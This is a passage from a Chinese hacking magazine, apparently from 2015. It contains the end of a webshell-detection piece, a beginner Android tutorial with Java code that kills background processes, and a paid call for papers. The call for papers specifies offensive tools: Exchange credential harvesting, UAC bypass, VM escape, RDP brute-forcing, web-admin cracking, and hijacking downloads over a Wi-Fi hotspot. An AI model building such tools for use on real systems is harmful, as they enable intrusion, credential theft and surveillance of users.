再扩展一下，webshell 访问上来一般都会使用里面的功能，比如执行命令、反弹 shell、端口扫描等，这些功能在使用过程中也会有一些特征，比如某 webshell 反弹会有 Back Connect Success!字样等等，请各位自行发挥。

（完）

打造 Android 系统加速器

文/图 马智超（DesertEagle） 高晓琪

安卓系统在长时间使用的情况下，会有很多软件隐藏在后台，时刻消耗着你的系统资源与电池电量，所以我们要关闭不必要的进程。这篇文字非常适合 Andorid 开发初学者，出于学习的目的，也为了更好地研究进程保护的机理，我们来打造一款 Android 系统加速器，其功能是关闭不必要的软件，关闭没有用的后台服务，同时显示可用内存、总内存以及释放了多少内存。

编程分析

一个 Android 包是一个应用发布，用户能下载并安装，而一个进程是一个底层的代码运行级别的核心进程。通常.apk 包里所有代码运行在一个进程里，一个进程对应一个.apk 包；然而，进程可以是独立的活动、接收器、服务，或者提供器组件。当某个组件第一次运行的时候，Android 就启动了一个进程。默认的，所有的组件和程序运行在这个进程和线程中。ActivityManager 的功能是与系统中所有运行着的 Activity 交互提供了接口，主要的接口围绕着运行中的进程信息、任务信息、服务信息等。我们可以用 getRunningAppProcesses()获取进程信息。

下面首先需要获取现在正在运行的后台服务，将其放在列表里，核心代码如下。

```
try
                {
                    list.clear();
am=(ActivityManager)MainActivity.this.getSystemService(ACTIVITY_SERVICE);// 创 建 ActivityManager 对象

Final List<RunningAppProcessInfo> l =am.getRunningAppProcesses();

                    if(l.size()==0)//若没有正在运行的程序
                    {
                        Toast.makeText(MainActivity.this,"目前没有正在运行的程序！ ", Toast.LENGTH_SHORT).show();
                        return;
                    }
                    //在 ListView 上依次显示出每个正在运行程序的信息
                    for(int i=0;i<l.size();i++)
                    {
                        list.add("第"+i+"项："+l.get(i).processName+",ID="+l.get(i).pid);
                    }
```

然后创建好适配器，设置选中菜单监听器，要获取 android MemoryInfo 信息，可以使用 Debug 的函数 getMemoryInfo(Debug.MemoryInfo memoryInfo) 或 ActivityManager 的 MemoryInfo[] getProcessMemoryInfo(int[] pids)来实现，单位可以精确到 KB，getAvailMemory()

函数可以获取当前可用内存。再通过一些逻辑上的简单判断就可以了，核心代码如下：

```
lv.setOnItemClickListener//设置选中菜单的监听器
                        (
                                new OnItemClickListener()
                                {
public void onItemClick(AdapterView<?> arg0, View arg1,final int arg2, long arg3) {

new AlertDialog.Builder(MainActivity.this).setMessage("是否杀死该进程") .setPositiveButton("
确定", new DialogInterface.OnClickListener() {
    @Override
    public void onClick(DialogInterface dialog,int which) {
    am.killBackgroundProcesses(l.get(arg2).processName);
    edittext01.setText(getAvailMemory().toString());
    edittext02.setText(getTotalMemory().toString());
    if(mem.equals(getAvailMemory().toString())){
            Toast.makeText(MainActivity.this," 该 线 程 不 可 以 被 杀 死
",Toast.LENGTH_LONG).show();}else{

    String[] str=l.get(arg2).toString().split(":");
    int[] myMempid = new int[] { l.get(arg2).pid};
    Debug.MemoryInfo[] memoryInfo = am.getProcessMemoryInfo(myMempid);
    int memSize = memoryInfo[0].dalvikPrivateDirty;

    String ProInfo=",内存："+memSize+"kb";
        Toast.makeText(MainActivity.this," 进 程 已 被 杀 死 ， 释 放 内 存 ：
"+memSize+"KB",Toast.LENGTH_LONG).show();      mem=getAvailMemory().toString();
                                                }
                                        }

                                }).setNegativeButton(" 取 消 ", new
DialogInterface.OnClickListener() {

    @Override
            public void onClick(
        DialogInterface dialog,
    int which) {

                dialog.cancel() ;
                                        }

                                }).create().show() ;
```

功能测试

打开软件界面，如图 1 所示，我们可以看到总内存以及可用内存。

图 1

现在我们点击进程列表看看现在运行的进程，获取所有正在运行的后台服务，如图 2 所示。

图 2

接下来我们点击要结束的进程，会弹出窗口提示，如图 3 所示。

图 3

如果碰到一些被结束掉的进程又马上自动开启的，会有窗口提示，如图 4 所示。

图 4

通过测试指定结束相应的进程，可以显示可用内存，后台服务，释放了多少内存，通过结束掉进程可以起到一定的加速作用，小小的 Andorid 系统加速器做好了。通过这次编程，学会了一些对系统进程与内存相关的编程操作，由浅入深，为了更好地理解各种应用运行的

原理，学习将会继续。

（完）

2015 年第 6 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 6 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.Exchange 临时文件还原解密

对于 Exchange 邮件服务器，最新邮件最初会以临时文件形式存储于服务器上，若要实现对最新邮件的实时获取，可针对加密的临时文件进行还原，从而获取邮件。

编写程序，实现对 Exchange 临时文件的还原。

2.Exchange 账户密码获取

对 Exchange 邮件系统所有用户及对应密码的抓取、还原；Exchang 邮箱系统无法直接进行数据操作，所以需要对其数据库进行提取和还原。

编写程序，实现对 Exchange 邮件系统的监控，获取邮件系统所有内建账户与密码。

3.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

4.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

5.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

6.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

7. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

8.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2015 年征稿启示

《黑客防线》作为一本技术月刊，已经 15 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680